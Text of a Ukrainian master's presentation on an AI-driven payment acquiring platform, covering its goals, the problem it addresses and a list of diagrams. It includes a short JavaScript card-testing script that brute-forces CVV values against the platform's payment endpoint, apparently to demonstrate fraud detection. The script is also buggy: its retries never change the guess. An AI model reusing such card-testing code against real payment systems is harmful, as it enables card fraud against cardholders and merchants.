

Еквайрингова платформа з використанням штучного інтелекту

Виконав:

студент 2 курсу, групи ІА-31мп

Гулящий Ігор Сергійович

Науковий керівник:

доцент каф. ІСТ, к.т.н.,

Писаренко Андрій Володимирович

Мета дослідження: підвищення ефективності процесів фінансового еквайрингу шляхом розроблення еквайрингової платформи, що використовує алгоритми штучного інтелекту для автоматизації, оптимізації транзакцій та забезпечення безпеки.

Задачі:

- аналіз сучасного стану та основних проблем еквайрингу в електронних платіжних системах;
- дослідження можливості застосування алгоритмів штучного інтелекту для розв'язання задач еквайрингу;
- розроблення архітектури еквайрингової платформи з використанням методів штучного інтелекту;
- реалізація еквайрингової платформи з використанням штучного інтелекту;
- тестування еквайрингової платформи.


Предмет дослідження: методи штучного інтелекту для автоматизації, оптимізації транзакцій та забезпечення безпеки в еквайрингових платформах.

Об'єкт дослідження: процеси фінансового еквайрингу в електронних платіжних системах.


Суть проблеми

Існуючі аналоги не використовують можливості ШІ для вирішення питань безпеки. Натомість підпорядковуються регуляторам, встановлюють ліміти на транзакції, але не гарантують безпеку даних клієнта, та моніторинг фроду і інших фінансових схем.


Діаграма прецедентів




Структурна схема




ER-діаграма




Діаграма стану статусів платежу




Блок-схема вибору типу інвойсу




Діаграма послідовності оплати інвойсу



Діграма потоку даних



Діаграма послідовності налаштування клієнта для інтеграції



Відео роботи системи

Скрипт атаки фроду

```
js index.js > ...
1 const cardPan = '4111111111111111';
2 const expiresAt = '12-25';
3 const ibanId = '4f1403bf-9f25-4e5e-8eea-86298d23d38e';
4
5 const host = process.env.HOST;
6
7 async function ddos() {
8   const tries = 300;
9   const invoiceId = await createInvoice(ibanId);
10  await recursivelyPay(invoiceId, generateCVV(), tries);
11 }
12
13 async function recursivelyPay(invoiceId, cvv, tries) {
14   if(tries !== 0) {
15     const newCvv = generateCVV(cvv);
16     const response = await fetch(`${host}/invoice/pay`, {
17       method: 'POST',
18       body: {
19         cardPan,
20         expiresAt,
21         cvv: newCvv,
22         invoiceId
23       }
24     })
25
26     const json = await response.json();
27     if(response.status !== 200) {
28       console.log(JSON.stringify({ ...json, status: response.status }));
29       return recursivelyPay(invoiceId, cvv, tries-1);
30     }
31   }
32   return;
33 }
34
35 async function createInvoice(serviceId) {
36   const response = await fetch(`${host}/invoice/create`, {
37     method: 'POST',
38     body: {
39       serviceId,
40       amount: 10000,
41     }
42   })
43   const json = await response.json();
44   return json.invoiceId;
45 }
46
47 function generateCVV(startedCvv = 111) {
48   return startedCvv + 1
49 }
50
51 ddos()
52
```

Відео роботи ШІ

Висновки

Розроблена еквайрингова платформа зі штучним інтелектом має значний потенціал для подальшого розвитку та масштабування. Вона здатна задовольнити потреби як малого, так і великого бізнесу, що працює в сфері електронної комерції, надаючи ефективні інструменти для боротьби з шахрайством і забезпечення безпеки транзакцій. Рішення, яке включає в себе новітні технології для виявлення фроду та високу надійність системи, дозволяє прогнозувати успіх цієї платформи на ринку України.